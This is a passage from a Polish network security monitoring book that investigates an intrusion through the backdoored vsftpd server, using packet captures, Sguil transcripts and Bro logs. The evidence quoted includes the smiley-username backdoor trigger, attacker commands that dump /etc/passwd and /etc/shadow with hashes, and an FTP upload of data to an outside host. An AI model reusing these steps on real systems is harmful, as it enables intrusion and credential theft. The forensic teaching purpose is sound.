TCP 66 50376 > 21 [ACK] Seq=1 Ack=21 Win=14608 Len=0 TSval=695391 TSecr=276175  
6596 2013-03-09 21:38:38.164876 203.0.113.10 -> 192.168.3.5  
FTP 77 Request: USER OM:) ➍  
6597 2013-03-09 21:38:38.164886 192.168.3.5 -> 203.0.113.10  
TCP 66 21 > 50376 [ACK] Seq=21 Ack=12 Win=5792 Len=0 TSval=276175 TSecr=695391  
6598 2013-03-09 21:38:38.164888 192.168.3.5 -> 203.0.113.10  
FTP 100 Response: 331 Please specify the password.  
6599 2013-03-09 21:38:38.166318 203.0.113.10 -> 192.168.3.5  
FTP 76 Request: PASS azz ➎
```

Na listingu 10.5 widzimy, że host 203.0.113.10 ➊ łączy się z usługą FTP na porcie TCP 21 ➌ komputera 192.168.3.5 ➋. Widzimy również, jak użytkownik OM:) ➍ loguje się i podaje hasło azz ➎. Listing 10.6 pokazuje konsekwencje zakończonego sukcesem logowania.

Natychmiast, jeszcze przed zerwaniem połączenia z serwerem FTP, widzimy nowe połączenie wiodące od hosta 203.0.113.10 ➊ do portu TCP 6200 ➋ na komputerze 192.168.3.5 ➌. Tym razem, inaczej niż w sytuacji przedstawionej na listingu 10.4, port TCP 6200 nasłuchuje i akceptuje połączenie przez wysłanie odpowiedzi z flagami SYN i ACK ➍.

Listing 10.6. Host 203.0.113.10 łączy się z portem TCP 6200 na komputerze 192.168.3.5

```
6600 2013-03-09 21:38:38.166971 203.0.113.10u -> 192.168.3.5w
TCP 74 60155 > 6200v [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=695392
  TSecr=0 WS=16
6601 2013-03-09 21:38:38.166978 192.168.3.5 -> 203.0.113.10
TCP 74 6200 > 60155 [SYN, ACK] x Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1
  TSval=276175 TSecr=695392 WS=32
6602 2013-03-09 21:38:38.168296 203.0.113.10 -> 192.168.3.5
TCP 66 60155 > 6200 [ACK] Seq=1 Ack=1 Win=14608 Len=0 TSval=695392 TSecr=276175
6603 2013-03-09 21:38:38.168738 203.0.113.10 -> 192.168.3.5
TCP 69 60155 > 6200 [PSH, ACK] Seq=1 Ack=1 Win=14608 Len=3 TSval=695392 TSecr=276175
6604 2013-03-09 21:38:38.168775 192.168.3.5 -> 203.0.113.10
TCP 66 6200 > 60155 [ACK] Seq=1 Ack=4 Win=5792 Len=0 TSval=276175 TSecr=695392
... wycięto ...
```


Ta sekwencja zdarzeń pokazuje, że port TCP 6200 nie akceptował aktywnie połączeń, dopóki użytkownik 203.0.113.10 nie zalogował się do serwera FTP i nie dostarczył właściwej nazwy użytkownika i hasła.

Wyjaśnienie działania furtki

Ten wzorzec zachowania wskazuje, że serwer FTP na komputerze 192.168.3.5 zawierał w swym kodzie furtkę oczekującą na pewną nazwę użytkownika i hasło. W naszym przypadku widzieliśmy użytkownika 0M:) i hasło azz.

Okazuje się, że na komputerze 192.168.3.5 była uruchomiona wersja serwera FTP o nazwie vsftpd, która zawierała nieautoryzowaną furtkę, o czym informował w lipcu 2011 r. twórca serwera vsftpd Chris Evans (<http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html>). Post na blogu nie zawiera żadnych szczegółów wyjaśniających, jak furtka została wprowadzona do kodu, ale — jak by nie było — efektem końcowym była dostępność oprogramowania, które zawierało poważną wadę z punktu widzenia bezpieczeństwa. Użytkownicy, którzy wprowadzą nazwę użytkownika zakończoną uśmiechniętą buźką — taką jak :) — uzyskają możliwość połączenia się z furtką na serwerze FTP. Rysunek 10.10 podsumowuje tę sytuację i dodaje specyficzne szczegóły dotyczące tego przypadku.

Dlaczego rekordy dotyczące portu TCP 6200 są wyświetlane przed zakończonym sukcesem wykorzystaniem luki w serwerze FTP? Jak widzieliśmy w pełnych danych zaprezentowanych przez Tshark, połączenie FTP miało miejsce przed połączeniem z furtką. Widocznie narzędzia używane do rejestrowania danych alertów i danych sesji nie potrafiły rozróżnić czasów początkowych tych połączeń i zarejestrowały je w niewłaściwym porządku. Zdarza się to od czasu do czasu przy wykonywaniu operacji NSM. Występowanie tego zjawiska jest argumentem na rzecz idei zbierania wielu typów danych NSM. Kiedy coś nie wygląda całkiem prawidłowo, możesz porównać dane różnych typów, żeby ustalić z większą pewnością, co się naprawdę zdarzyło.



Rysunek 10.10. Atak po stronie serwera z wykorzystaniem luki bezpieczeństwa w serwerze vsftpd

Co zrobił włamywacz?

Po uzyskaniu potwierdzenia, że miało miejsce złośliwe działanie, musimy ocenić jego konsekwencje. Scenariusz ten wydaje się przynajmniej incydem kategorii *Breach 3*, ponieważ włamywacz ustanowił kanał C2 łączący jego komputer z ofiarą. W jaki sposób możemy się dowiedzieć, jak źle wygląda sytuacja?

Widzieliśmy alert GPL ATTACK_RESPONSE wskazujący, że sprawdzenie ID użytkownika dało odpowiedź „root” (id check returned root). Wiemy też, że port TCP 6200 to kanał C2. Moglibyśmy się dowiedzieć, co robi włamywacz, przez wygenerowanie transkryptu tego połączenia, wykorzystując do tego albo alert GPL ATTACK_RESPONSE, albo dane sesji dotyczące połączenia nawiązanego przez host 203.0.113.10 z portem TCP 6200 na komputerze 192.168.3.5. Możemy zbadać szczegółowo zawartość tej sesji przez wygenerowanie transkryptu, jak zobaczysz w poniższym podpunkcie. To badanie powinno dać nam większe pojęcie o tym, co robi włamywacz.

Początkowy dostęp

Transkrypt dotyczący działań w ramach połączenia nawiązanego przez komputer 203.0.113.10 z hostem 192.168.3.5, przedstawiony na listingu 10.7, pokazuje różnego rodzaju zdarzenia. Nie możemy rozstrzygnąć, czy włamywacz prowadzi interakcję z zaatakowanym systemem na żywo, czy wykonuje zautomatyzowany atak, chociaż tym, co ma znaczenie, są konsekwencje tych działań.

Listing 10.7. Początek transkryptu pokazującego aktywność występującą w połączeniu nawiązanym przez komputer 203.0.113.10 z hostem 192.168.3.5

```

Sensor Name:      sovm-eth1-1
Timestamp:       2013-03-09 21:38:38
Connection ID:   .sovm-eth1-1_6012
Src IP:         203.0.113.10❶ (Unknown)
Dst IP: 1       92.168.3.5❷ (Unknown)
Src Port:       60155
Dst Port:       6200
OS Fingerprint: 203.0.113.10:60155 - UNKNOWN [S10:63:1:60:M1460,S,T,N,W4:..?:?] (up: 1 hrs)
OS Fingerprint: -> 192.168.3.5:6200 (link: ethernet/modem)

SRC: id❸
DST: uid=0(root) gid=0(root) ❹
SRC: nohup >/dev/null 2>&1
SRC: echo T33KwxKuFgj4Uhy7
DST: T33KwxKuFgj4Uhy7
SRC: whoami❺
DST: root❻
SRC: echo 3816568630;echo hJZeerbzDFq1JEwWx1yePwOzBhEhQYbN
DST: 3816568630
DST: hJZeerbzDFq1JEwWx1yePwOzBhEhQYbN
SRC: id -u❷ ;echo idGIIXvuiPbrznIwlhwdADqMpAAyLI1j❸
DST: 0❸
DST: idGIIXvuiPbrznIwlhwdADqMpAAyLI1j

```

Pierwsza część transkryptu pokazuje wartość 203.0.113.10 ❶ jako źródłowy (SRC) adres IP i wartość 192.168.3.5 ❷ jako docelowy (DST) adres IP. Włamywacz lub kod wykonywany przez włamywacza uruchamia polecenie systemu Unix `id` ❸ w celu ustalenia uprawnień, jakie kanał aktualnie zapewnia. Otrzymany wynik wskazuje, że jest to konto poziomu root ❹. Widzimy próbę potwierdzenia konta użytkownika za pomocą polecenia `whoami` ❺ i odpowiadający jej wynik: `root` ❻. Teraz, używając polecenia `id` z opcją `-u` ❷, włamywacz poznaje efektywny identyfikator użytkownika równy 0 ❸, co znowu wiąże się z dostępem właściwym dla roota. Wygląda na to, że włamywacz lub jego skrypt używa instrukcji `echo` z długimi ciągami znaków ❸ w roli argumentów, aby zaznaczyć pewne miejsca w strumieniu działań w systemie.

Zebranie informacji o ofierze

Dalszy ciąg transkryptu został pokazany na listingu 10.8. Po wykonaniu kilku podstawowych poleceń włamywacz zużywa więcej czasu na poznanie ofiary.

Listing 10.8. Zebranie informacji o ofierze

```

SRC: /usr/sbin/dmidecode❶ ;echo WqyRBNDvoqzwtPMOWAXAZNDHVcqKrjVOA
DST: # dmidecode 2.9
DST: SMBIOS 2.4 present.
DST: 364 structures occupying 16040 bytes.

```


Widocznie ktoś, kto pracuje w firmie Vivian's Pets, pobrał system Metasploitable, zainstalował go w sieci testowej i pozostawił go dostępnym z internetu. Włamywacz o adresie IP 203.0.113.10 znalazł ten komputer, wykorzystał lukę bezpieczeństwa pracującego na nim serwera vsftpd i zebrał informacje o kluczowych właściwościach komputera.

Uzyskanie dostępu do danych uwierzytelniających

W ostatniej części transkryptu widzimy, że włamywacz kieruje swoją uwagę na pliki, w których przechowywane są dane uwierzytelniające użytkowników, jak pokazano na listingu 10.9.

Listing 10.9. Przeglądanie zawartości plików `/etc/passwd` i `/etc/shadow`

```
SRC: cat '/etc/passwd'❶;echo nRV0bgMSefnPCA1jIfCKrtCxyxAFwbXo
SRC:
DST: root:x:0:0:root❷:/root:/bin/bash
DST: daemon:x:1:1:daemon:/usr/sbin:/bin/sh
DST: bin:x:2:2:bin:/bin:/bin/sh
DST: sys:x:3:3:sys:/dev:/bin/sh
DST: sync:x:4:65534:sync:/bin:/bin/sync
... wycięto ...
DST:
DST: nRV0bgMSefnPCA1jIfCKrtCxyxAFwbXo
SRC: cat '/etc/shadow'❸;echo YMIULmTnrfStudFPMoeddbhSAwYHGUKY
DST: root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::❹
DST: daemon:*:14684:0:99999:7:::
DST: bin:*:14684:0:99999:7:::
DST: sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD910:14742:0:99999:7:::
DST: sync:*:14684:0:99999:7:::
... wycięto ...
DST:
DST: CKNsZvzdeRiiApmbrdHsuAo1RXRtIFff
SRC: ping -c 1 www.google.com❺
SRC:
SRC: pwd
SRC:
DST: ping: unknown host www.google.com❻
DST:
```

W końcowej części transkryptu włamywacz wyświetla zawartość dwóch kluczowych plików systemu: `/etc/passwd` ❶ i `/etc/shadow` ❸. Plik `/etc/passwd` zawiera informacje o użytkownikach, takich jak root ❷, a plik `/etc/shadow` — zaszyfrowane hasła użytkowników ❹. Transkrypt kończy się, gdy włamywacz lub jego skrypt próbuje pingować adres `www.google.com` ❺, co kończy się niepowodzeniem ❻.

Niepokojący jest fakt, że włamywacz listuje pliki `/etc/passwd` i `/etc/shadow` zawierające nazwy użytkowników systemu i ich zaszyfrowane hasła. Jeśli złamie te hasła, będzie mógł uzyskać bezpośredni dostęp do systemu i nie będzie przy tym musiał włamywać się do niego przy użyciu exploitu.

Wiemy teraz całkiem dużo o tym przypadku, ale czy to koniec historii?

Co jeszcze zrobił włamywacz?

Aby dowiedzieć się nieco więcej o tym, co się zdarzyło, musimy przyjrzeć się dokładniej dwóm innym aspektom tego przypadku. Zauważmy, że komputer 192.168.3.5 nie był jedynym celem włamywacza kryjącego się za adresem 203.0.113.10. Widzimy także działania dotyczące portów TCP 21 i 6200 komputera 192.168.3.13. Generujemy transkrypt dla portu TCP 21, by zobaczyć, co się zdarzyło w związku z komputerem 192.168.3.13. Listing 10.10 pokazuje uzyskany wynik.

Listing 10.10. Transkrypt połączenia FTP nawiązanego przez komputer 203.0.113.10 z hostem 192.168.3.13

```
*****
Sensor Name:      sovm-eth1
Timestamp:        2013-03-09 21:46:37
Connection ID:    .sovm-eth1_1362865597000002352
Src IP:           203.0.113.10 (Unknown)
Dst IP:           192.168.3.13 (Unknown)
Src Port:         49220
Dst Port:         21
OS Fingerprint:  203.0.113.10:49220 - UNKNOWN [S10:63:1:60:M1460,S,T,N,W4:..?:?] (up: 2 hrs)
OS Fingerprint:  -> 192.168.3.13:21 (link: ethernet/modem)

DST: 220 (vsFTPD 2.3.5)
DST:
SRC: USER ldxF:)
SRC:
DST: 331 Please specify the password.
DST:
SRC: PASS 0ibjZ
SRC:
DST: 530 Login incorrect.
DST:
DST: 500 OOPS:
DST: vsf_sysutil_recv_peek: no data
DST:
*****
```

Widzimy, że włamywacz spróbował tego samego ataku z uśmiechniętą buźką ❶ przeciw serwerowi FTP (❷ i ❸) na hoście 192.168.3.13 ❹, ale w odpowiedzi otrzymał nieprzyjemny komunikat o błędzie Login incorrect (logowanie nieprawidłowe) ❺. Atak się nie powiódł. Co więcej, zgodnie z danymi sesji systemu NSM nie zostały ustanowione żadne połączenia z portem TCP 6200 na komputerze 192.168.3.13, co mówi nam, że host 192.168.3.13 nie ucierpiał na skutek tego ataku.

Teraz musimy ustalić, co jeszcze mogło się przydarzyć komputerowi 192.168.3.5. Widzieliśmy, jak włamywacz połączył się z serwerem FTP i wszedł w interakcję z furtką. Czy zrobił coś ponadto? Aby odpowiedzieć na to pytanie, wykonujemy nową kwerendę danych sesji, wyszukując wszystkie sesje dotyczące ofiary o adresie 192.168.3.5, jak pokazano na listingu 10.11. Wyniki zostały przedstawione na rysunku 10.11.

Listing 10.11. Składnia klauzuli wyszukiwanej dane sesji dotyczące adresu 192.168.3.5

```
WHERE sancp.start_time > '2013-03-09' AND sancp.src_ip = INET_ATON('192.168.3.5')
AND dst_port!=137 AND dst_port!=138
```


Sensor	Cnx ID	Start Time	End Time	Src IP	SPort	Dst IP	DPort	Pr	S Pckts	S Byt...	D Pkts
sovm-eth1	5.1362864858000002...	2013-03-09 21:34:18	2013-03-09 21:34:18	203.0.113.10	395	192.168.3.5	111	6	6	244	4
sovm-eth1	5.1362864858000002...	2013-03-09 21:34:18	2013-03-09 21:34:18	203.0.113.10	497	192.168.3.5	2049	6	6	244	4
sovm-eth1	5.1362864858000002...	2013-03-09 21:34:18	2013-03-09 21:34:18	203.0.113.10	524	192.168.3.5	513	6	3	148	3
sovm-eth1	5.1362864858000002...	2013-03-09 21:34:18	2013-03-09 21:34:18	203.0.113.10	647	192.168.3.5	2049	6	8	352	5
sovm-eth1	5.1362864858000002...	2013-03-09 21:34:18	2013-03-09 21:34:18	203.0.113.10	683	192.168.3.5	2049	6	8	352	5
sovm-eth1	5.1362864858000002...	2013-03-09 21:34:18	2013-03-09 21:34:18	203.0.113.10	719	192.168.3.5	111	6	6	244	4
sovm-eth1	5.1362864858000002...	2013-03-09 21:34:18	2013-03-09 21:34:48	203.0.113.10	853	192.168.3.5	1524	6	7	252	5
sovm-eth1	5.1362864858000002...	2013-03-09 21:34:18	2013-03-09 21:34:18	203.0.113.10	916	192.168.3.5	111	6	6	244	4
sovm-eth1	5.1362864858000002...	2013-03-09 21:34:18	2013-03-09 21:34:18	203.0.113.10	927	192.168.3.5	111	6	6	244	4
sovm-eth1	5.1362864858000002...	2013-03-09 21:34:18	2013-03-09 21:34:18	203.0.113.10	997	192.168.3.5	2049	6	8	352	5
sovm-eth1	5.1362864858000002...	2013-03-09 21:34:18	2013-03-09 21:34:23	192.168.3.5	48092	192.168.3.1	53	17	2	102	0
sovm-eth1	5.1362865118000002...	2013-03-09 21:38:38	2013-03-09 21:38:38	203.0.113.10	40206	192.168.3.5	6200	6	1	40	1
sovm-eth1	5.1362865118000002...	2013-03-09 21:38:38	2013-03-09 21:43:38	203.0.113.10	50376	192.168.3.5	21	6	8	261	8
sovm-eth1	5.1362865118000002...	2013-03-09 21:38:38	2013-03-09 21:47:28	203.0.113.10	60155	192.168.3.5	6200	6	1317	65447	1449
sovm-eth1	5.1362865235000002...	2013-03-09 21:40:35	2013-03-09 21:40:40	192.168.3.5	60307	192.168.3.1	53	17	2	100	0
sovm-eth1	5.1362865628000002...	2013-03-09 21:47:08	2013-03-09 21:47:13	192.168.3.5	36911	192.168.3.1	53	17	2	80	0
sovm-eth1	5.1362865638000002...	2013-03-09 21:47:18	2013-03-09 21:47:23	192.168.3.5	49467	192.168.3.1	53	17	2	104	0
sovm-eth1	5.1362880783000002...	2013-03-10 01:59:43	2013-03-10 02:00:43	203.0.113.77	0	192.168.3.5	0	1	2	128	2
sovm-eth1	5.1362880870000002...	2013-03-10 02:01:10	2013-03-10 02:03:24	203.0.113.77	65438	192.168.3.5	22	6	309	19145	207
sovm-eth1	5.1362880872000002...	2013-03-10 02:01:12	2013-03-10 02:01:17	192.168.3.5	51268	192.168.3.1	53	17	2	102	0
sovm-eth1	5.1362880970000002...	2013-03-10 02:02:50	2013-03-10 02:03:15	192.168.3.5	32904	203.0.113.4	21	6	23	878	17
sovm-eth1	5.1362880960000002...	2013-03-10 02:03:06	2013-03-10 02:03:06	203.0.113.4	20	192.168.3.5	33012	6	587	18792	639
sovm-eth1	5.1362880991000002...	2013-03-10 02:03:11	2013-03-10 02:03:11	203.0.113.4	20	192.168.3.5	56377	6	4	769	3
sovm-eth1	5.1362959491000006...	2013-03-10 23:51:31	2013-03-10 23:51:37	192.168.3.5	1099	203.0.113.10	35347	6	6	192	0

Rysunek 10.11. Dane sesji dotyczące adresu 192.168.3.5

Uruchamiając tę kwerendę, dodałem polecenia zignorowania portów 137 i 138, ponieważ kiedy po raz pierwszy przeglądałem te dane, zobaczyłem wiele nieistotnych rekordów sesji dotyczących usług systemu Windows wykorzystujących te porty. Ponieważ nie są one związane z tym incydem, usunąłem je z danych wyjściowych pokazanych na rysunku 10.11.

Wdzieliśmy część tej aktywności we wcześniejszych wynikach, ale tym razem w centrum naszej uwagi będzie host 192.168.3.5, a nie komputer 203.0.113.10. Najbardziej interesujące z nowych rekordów dotyczą nowych adresów IP w bloku adresów sieci 203.0.113.0/24, a mianowicie adresów 203.0.113.77 i 203.0.113.4. Te dwa adresy IP pojawiają się w rekordach sesji, począwszy od czasu 2013-03-10 01:59:43. Najwidoczniej nasz pierwotny włamywacz albo współpracuje z kolegami, albo sam steruje tymi systemami!

Zalecam sporządzenie przynajmniej hipotetycznych diagramów systemów, których dotyczą operacje NSM, kiedy próbuje się zrozumieć zakres incydentu. Nie zidentyfikujesz całej infrastruktury istniejącej między systemami, które padły ofiarą ataku, i zdalnymi napastnikami, ale wizualne ich przedstawienie może pomóc w lepszym rozpoznaniu tego, co się dzieje, w przypadkach dotyczących świata realnego. Rysunek 10.12 podsumowuje nasze aktualne rozeznanie w kwestii wszystkich systemów związanych z tym przypadkiem.



Rysunek 10.12. Systemy zaobserwowane w omawianym przypadku

Eksploracja danych sesji

Przeanalizujemy nowe sesje wydobyte przez kwerendę opartą na adresie IP ofiary w celu ustalenia zakresu incydentu, mając w głowie prostą regułę: jedynym stałym elementem w operacjach NSM jest ofiara. Włamywacze mogą próbować zaciemniać swoje działania przez zmiany atakujących systemów, przeskakiwanie z jednej atakującej platformy na drugą; reagujący na incydent, którzy przywiązują się na stałe do adresów IP napastnika, przeoczą te skoki. Skup się na ofierze, a nie zostaniesz oszukany.

Zauważ na rysunku 10.11, że rozpoczynamy analizę od trzech zapytań DNS wysłanych przez komputer 192.168.3.5, zaczynających się od znacznika czasu 2013-03-09 21:40:35. Moglibyśmy użyć konsoli Sguil, by spróbować wygenerować dane wyjściowe programu Wireshark dla każdej sesji w celu obejrzenia zapytań i odpowiedzi, ale zamiast tego odwołamy się do dzienników DNS z danymi przechwyconymi przez Bro, przechowywanych w katalogu `/nsm/bro/logs/2013-03-09`. Jak zobaczysz, dzienniki aplikacji Bro to forma danych transakcji i metadanych.

Przeszukiwanie dzienników DNS aplikacji Bro

Istnieje wiele sposobów przeszukiwania dzienników DNS aplikacji Bro pod kątem określonych zapisów. Jeden prosty sposób polega na wykorzystaniu wiersza poleceń, co pokazano na listingu 10.12.

Listing 10.12. Rekordy DNS zarejestrowane przez Bro

```

$ zcat dns.21\31\10-22\00\00.log.gz | bro-cut -d | grep 192.168.3.5 |
grep -v WORKGROUP
... wycięto ...
2013-03-09T21:40:35+0000      k3hPbe4s2H2      192.168.3.5❶      60307
192.168.3.1      53      udp      40264      2.3.168.192.in-addr.arpa❸      1
C_INTERNET      12      PTR❷      -      -      F      F      T      F
0      --
2013-03-09T21:47:08+0000      ilzTu4rfvvk      192.168.3.5❹      36911
192.168.3.1      53      udp      62798      www.google.com❺      1
C_INTERNET      1      A      -      -      F      F      T      F
0      -      -
2013-03-09T21:47:18+0000      H5Wjg7kx02d      192.168.3.5❻      49467
192.168.3.1      53      udp      32005      www.google.com.localdomain❼      1
C_INTERNET      1      A      -      -      F      F      T      F
0      --

```

Najpierw używamy polecenia `zcat`, ponieważ dziennik aplikacji Bro jest skompresowany w formacie *gzip*. Następnie przesyłamy wynik (stosując mechanizm zwany potokiem) na wejście polecenia `bro-cut` z opcją `-d`, które przekształca rodzimy dla aplikacji Bro format czasu uniksowego na wersję czytelną dla człowieka. Następnie wybieramy rekordy zawierające adres IP ofiary 192.168.3.5 za pomocą polecenia `grep`, po którym następuje kolejne polecenie `grep` powodujące zignorowanie (na skutek użycia opcji `-v`) wszystkich rekordów zawierających słowo `WORKGROUP`. Dziennik aplikacji Bro zawiera zapytania i odpowiedzi DNS, jak również rekordy dotyczące ruchu związanego z usługą nazw protokołu NetBIOS, które zostają odfiltrowane przez polecenie `bro-cut -d`. Domyślnie ta składnia pomija nagłówki pól tych rekordów.

Jak widać na listingu 10.12, komputer 192.168.3.5 ❶ wysłał zapytanie dotyczące rekordu PTR ❷ dla 2.3.168.192.in-addr.arpa ❸, które prawdopodobnie nie jest związane z włamaniem. Następnie, siedem minut później, system ❹ i ❺ wysłał zapytania dla nazwy domenowej *www.google.com* ❻ i *www.google.com.localdomain* ❼. Te dwa ostatnie zapytania DNS odpowiadają podjętej przez włamywacza próbie pingowania adresu *www.google.com*. Zobaczenie nagłówka w dziennikach Bro może nam pomóc lepiej je zrozumieć. Jednym ze sposobów zobaczenia danych nagłówka jest uniknięcie filtrowania danych wyjściowych przez program `bro-cut`. W zamian ograniczymy ilość danych wyjściowych, używając polecenia `head`, jak pokazano na listingu 10.13.

Listing 10.13. Pola i typy danych w dzienniku DNS aplikacji Bro

```

$ zcat dns.21\31\10-22\00\00.log.gz | head
#separator \x09
#set_separator ,
#empty_field (empty)
#unset_field -
#path dns
#open 2013-03-09-21-31-10

```

```
#fields ts      uid      id.orig_h      id.orig_p      id.resp_h
id.resp_p      proto    trans_id       query    qclass    qclass_name    qtype
qtype_name     rcode    rcode_name     AA      TC      RD      RA      Z
answers        TTLS

#types time      string addr      port      addr      port      enum      count      string
count string count string count string bool      bool      bool      bool
count vector[string] vector[interval]
```

Przeszukiwanie dzienników SSH aplikacji Bro

Po trzech rekordach DNS rysunek 10.11 pokazuje komputer 203.0.113.77 pingujący adres 192.168.3.5 przy użyciu protokołu ICMP reprezentowanego przez kod 0 w nagłówku IP. Jest to początek ruchu pochodzącego z komputera 203.0.113.77.

Następny rekord pokazuje ruch z komputera 203.0.113.77 do portu TCP 22 na goście 192.168.3.5. Jest to prawdopodobnie ruch SSH, co możemy potwierdzić przez zerknięcie na pełne dane lub sprawdzenie kilku dzienników aplikacji Bro. Na przykład plik *ssh.log* znajdujący się w katalogu *2013-02-10* zawiera pozycję przedstawioną na listingu 10.14. (Zauważ, że jeśli chcemy zobaczyć nagłówki pól, unikamy użycia programu *bro-cut*, tak jak zrobiliśmy w przypadku listingu 10.13). Listing pokazuje cały dziennik, jako że zawiera on tylko jedną interesującą nas pozycję.

Listing 10.14. Połączenie SSH zarejestrowane w dzienniku aplikacji Bro

```
$ zcat ssh.02\:03\:29-03\:00\:00.log.gz | bro-cut -d
2013-03-10T02:01:10+0000      8zAB2nsjjYd      203.0.113.77❶      65438
192.168.3.5❷      22      success INBOUND SSH-2.0-OpenSSH_5.8p2_hpn13v11
FreeBSD-20110503 SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 16678 AU
- - - -
```

Listing 10.14 pokazuje komputer 203.0.113.77 ❶, połączony za pomocą protokołu SSH z hostem 192.168.3.5 ❷.

Aby zrozumieć znaczenie pozostałych pól, musimy znać nagłówki z tego pliku dziennika. Listing 10.15 pokazuje nagłówki w dzienniku SSH aplikacji Bro poprzedzające ten sam rekord SSH dotyczący komputera 203.0.113.77 łączącego się z hostem 192.168.3.5.

Listing 10.15. Połączenie SSH zarejestrowane w dzienniku aplikacji Bro z nagłówkami

```
$ zcat ssh.02\:03\:29-03\:00\:00.log.gz
#separator \x09
#set_separator ,
#empty_field (empty)
#unset_field -
#path ssh
#open 2013-03-10-02-03-29
```



```

#fields ts      uid      id.orig_h      id.orig_p      id.resp_h
id.resp_p      status direction      client server      resp_size
remote_location.country_code      remote_location.region      remote_location.city
remote_location.latitude      remote_location.longitude

#types time      string addr      port      addr      port      string enum      string
string count      string string string double double

1362880870.544761      8zAB2nsjjYd      203.0.113.77      65438
192.168.3.5      22      success INBOUND SSH-2.0-OpenSSH_5.8p2_hpn13v11
FreeBSD-20110503① SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1②      16678 AU
-      -      -      -
#closes 2013-03-10-03-00-00

```

Najbardziej interesujące są pola serwera i klienta. Klient został opisany jako SSH-2.0-OpenSSH_5.8p2_hpn13v11 FreeBSD-20110503 ①, a serwer jako SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 ②. Podczas gdy możesz łatwo zidentyfikować wersję serwera protokołu SSH, ponieważ jesteś właścicielem tego systemu, informacja o tym, że klient (włamywacz) używa systemu FreeBSD, może być interesująca. Znajomość dokładnej wersji oprogramowania OpenSSH zainstalowanej w systemie klienta (czyli znów włamywacza) może także pomóc Ci w przypisaniu ataku do sprawcy lub w powiązaniu go z innymi danymi dotyczącymi incydentu.

Niestety treść sesji SSH jest zaszyfrowana, co oznacza, że nie możesz jej rozszyfrować przy użyciu środków skoncentrowanych na sieci. Jeśli w systemie byłoby zainstalowane narzędzie skoncentrowane na hoście, takie jak OSSEC, mógłbyś mieć dane z lokalnego systemu dostępne do inspekcji, ale rekordy sesji pokazują, że sesja SSH rozpoczęła się w czasie 2013-03-10 02:01:10 i zakończyła się w czasie 02:03:24. Czy możemy stwierdzić, co takiego włamywacz zrobił w ramach tej zaszyfrowanej sesji? Kilka ostatnich rekordów sesji pomaga nam odpowiedzieć na to pytanie.

Przeszukiwanie dzienników FTP aplikacji Bro

Na rysunku 10.11 w czasie 2013-03-10 02:02:50 widzimy wychodzącą sesję FTP z adresem źródłowym 192.168.3.5 i docelowym 203.0.113.4. Jeśli jest to naprawdę sesja FTP, powinniśmy być w stanie utworzyć transkrypt, aby zobaczyć jej zawartość. Możemy także szybko sprawdzić, co zawiera dziennik FTP aplikacji Bro, jak pokazano na listingu 10.16.

Listing 10.16. Dziennik FTP aplikacji Bro

```

$ zcat ftp.02\03\11-03\00\00.log.gz
#separator \x09
#set_separator ,
#empty_field (empty)
#unset_field -
#path ftp②
#open 2013-03-10-02-03-11
#fields ts      uid      id.orig_h      id.orig_p      id.resp_h

```

```

id.resp_p      user      password      command arg      mime_type
mime_desc
file_size      reply_code  reply_msg     tags      extraction_file
#types time      string addr      port      addr      port      string string string
string string string count count string table[string] file
1362880986.113638 FVmgKldpQ05 192.168.3.5 32904
203.0.113.4 21 orr <hidden> STOR ftp://203.0.113.4/./
mysql-ssl.tar.gz application/x-gzip gzip compressed data, from
FAT filesystem (MS-DOS, OS/2, NT) - 226 Transfer complete.
-
#close 2013-03-10-03-00-00

```

